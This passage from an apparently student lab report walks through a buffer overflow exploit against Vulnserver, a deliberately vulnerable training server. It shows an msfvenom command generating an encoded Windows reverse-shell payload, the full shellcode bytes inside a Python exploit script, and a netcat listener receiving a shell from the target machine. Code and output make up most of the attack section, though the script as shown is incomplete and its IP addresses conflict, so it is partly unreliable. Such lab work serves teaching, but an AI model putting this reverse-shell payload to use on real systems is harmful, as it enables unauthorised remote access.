Exploit Development:

After finding the bad character and then we have to develop the exploit code using the python and send it to the shellcode.




```
root@kali:~/Downloads/Vulserver# msfvenom -a x86 --platform windows -p windows/shell_reverse_tcp LHOST=192.168.218.137 LPORT=4
444 -e x86/shikata_ga_nai -b '\x' -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of python file: 1684 bytes
buf =  ""
buf += "\xbf\xdb\xda\x67\x7b\xdb\xd7\xd9\x74\x24\xf4\x5a\x2b"
buf += "\xc9\xb1\x52\x31\x7a\x12\x83\xea\xfc\x03\xa1\xd4\x85"
buf += "\x8e\xa9\x01\xcb\x71\x51\xd2\xac\xf8\xb4\xe3\xec\x9f"
buf += "\xbd\x54\xdd\xd4\x93\x58\x96\xb9\x07\xea\xda\x15\x28"
buf += "\x5b\x50\x40\x07\x5c\xc9\xb0\x06\xde\x10\xe5\xe8\xdf"
buf += "\xda\xf8\xe9\x18\x06\xf0\xbb\xf1\x4c\xa7\x2b\x75\x18"
buf += "\x74\xc0\xc5\x8c\xfc\x35\x9d\xaf\x2d\xe8\x95\xe9\xed"
buf += "\x0b\x79\x82\xa7\x13\x9e\xaf\x7e\xa8\x54\x5b\x81\x78"
buf += "\xa5\xa4\x2e\x45\x09\x57\x2e\x82\xae\x88\x45\xfa\xcc"
buf += "\x35\x5e\x39\xae\xe1\xeb\xd9\x08\x61\x4b\x05\xa8\xa6"
buf += "\x0a\xce\xa6\x03\x58\x88\xaa\x92\x8d\xa3\xd7\x1f\x30"
buf += "\x63\x5e\x5b\x17\xa7\x3a\x3f\x36\xfe\xe6\xee\x47\xe0"
buf += "\x48\x4e\xe2\x6b\x64\x9b\x9f\x36\xe1\x68\x92\xc8\xf1"
buf += "\xe6\xa5\xbb\xc3\xa9\x1d\x53\x68\x21\xb8\xa4\x8f\x18"
buf += "\x7c\x3a\x6e\xa3\x7d\x13\xb5\xf7\x2d\x0b\x1c\x78\xa6"
buf += "\xcb\xa1\xad\x69\x9b\x0d\x1e\xca\x4b\xee\xce\xa2\x81"
buf += "\xe1\x31\xd2\xaa\x2b\x5a\x79\x51\xbc\xa5\xd6\x83\xb5"
```



```
#!/usr/bin/python

import socket
import os
import sys

host="192.168.218.150"
port= 9999

buf =  ""
buf += "\xbf\xdb\xda\x67\x7b\xdb\xd7\xd9\x74\x24\xf4\x5a\x2b"
buf += "\xc9\xb1\x52\x31\x7a\x12\x83\xea\xfc\x03\xa1\xd4\x85"
buf += "\x8e\xa9\x01\xcb\x71\x51\xd2\xac\xf8\xb4\xe3\xec\x9f"
buf += "\xbd\x54\xdd\xd4\x93\x58\x96\xb9\x07\xea\xda\x15\x28"
buf += "\x5b\x50\x40\x07\x5c\xc9\xb0\x06\xde\x10\xe5\xe8\xdf"
buf += "\xda\xf8\xe9\x18\x06\xf0\xbb\xf1\x4c\xa7\x2b\x75\x18"
buf += "\x74\xc0\xc5\x8c\xfc\x35\x9d\xaf\x2d\xe8\x95\xe9\xed"
buf += "\x0b\x79\x82\xa7\x13\x9e\xaf\x7e\xa8\x54\x5b\x81\x78"
buf += "\xa5\xa4\x2e\x45\x09\x57\x2e\x82\xae\x88\x45\xfa\xcc"
buf += "\x35\x5e\x39\xae\xe1\xeb\xd9\x08\x61\x4b\x05\xa8\xa6"
buf += "\x0a\xce\xa6\x03\x58\x88\xaa\x92\x8d\xa3\xd7\x1f\x30"
buf += "\x63\x5e\x5b\x17\xa7\x3a\x3f\x36\xfe\xe6\xee\x47\xe0"
buf += "\x48\x4e\xe2\x6b\x64\x9b\x9f\x36\xe1\x68\x92\xc8\xf1"
buf += "\xe6\xa5\xbb\xc3\xa9\x1d\x53\x68\x21\xb8\xa4\x8f\x18"
buf += "\x7c\x3a\x6e\xa3\x7d\x13\xb5\xf7\x2d\x0b\x1c\x78\xa6"
buf += "\xcb\xa1\xad\x69\x9b\x0d\x1e\xca\x4b\xee\xce\xa2\x81"
buf += "\xe1\x31\xd2\xaa\x2b\x5a\x79\x51\xbc\xa5\xd6\x83\xb5"
buf += "\x4e\x25\x33\xd7\xd2\xa0\xd5\xbd\xfa\xe4\x4e\x2a\x62"
buf += "\xad\x04\xcb\x6b\x7b\x61\xcb\xe0\x88\x96\x82\x00\xe4"
buf += "\x84\x73\xe1\xb3\xf6\xd2\xfe\x69\x9e\xb9\x6d\xf6\x5e"
buf += "\xb7\x8d\xa1\x09\x90\x60\xb8\xdf\x0c\xda\x12\xfd\xcc"
buf += "\xba\x5d\x45\x0b\x7f\x63\x44\xde\x3b\x47\x56\x26\xc3"
buf += "\xc3\x02\xf6\x92\x9d\xfc\xb0\x4c\x6c\x56\x6b\x22\x26"
buf += "\x3e\xea\x08\xf9\x38\xf3\x44\x8f\xa4\x42\x31\xd6\xdb"
buf += "\x6b\xd5\xde\xa4\x91\x45\x20\x7f\x12\x75\x6b\xdd\x33"
buf += "\x1e\x32\xb4\x01\x43\xc5\x63\x45\x7a\x46\x81\x36\x79"
buf += "\x56\xe0\x33\xc5\xd0\x19\x4e\x56\xb5\x1d\xfd\x57\x9c"


# 778D729D    FFE4              JMP ESP
```

Run the shellcode and gain access to the Windows machine:


By running the shellcode, we could get access to the windows machine.



File Edit View Search Terminal Help
root@kali: ~/Downloads/Vulserver
File Edit View Search Terminal Help

```
root@kali:~# nc -nvlp 4444
listening on [any] 4444 ...
```

```
buf += "\x1e\x32\xb4\x01\x43\xc5\x63\x45\x7a\x46\x81\x36\x79"
buf += "\x56\xe0\x33\xc5\xd0\x19\x4e\x56\xb5\x1d\xfd\x57\x9c"
root@kali:~/Downloads/Vulserver#
root@kali:~/Downloads/Vulserver#
root@kali:~/Downloads/Vulserver#
root@kali:~/Downloads/Vulserver# python poc5.py
root@kali:~/Downloads/Vulserver#
root@kali:~/Downloads/Vulserver#
root@kali:~/Downloads/Vulserver#
```



```
root@kali:~# nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.218.150] from (UNKNOWN) [192.168.218.137] 3916
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Admin\Desktop\vulnserver>
```

The shellcode will take few minutes to seconds to establish a remote connection to the Windows machine.

Conclusion:

In this report, I have shown two different methods to perform a buffer overflow attack. One, which uses the Perl and vulnerable C++ program, and the other one use Vulnserver and Kali Linux to perform the exploitation.

References

[1] g. corner. [Online]. Available: http://www.thegreycorner.com/p/vulnserver.html. [Accessed 10 May 2020].

[2] stephenbradshaw. [Online]. Available: https://github.com/stephenbradshaw/vulnserver. [Accessed 10 May 2020].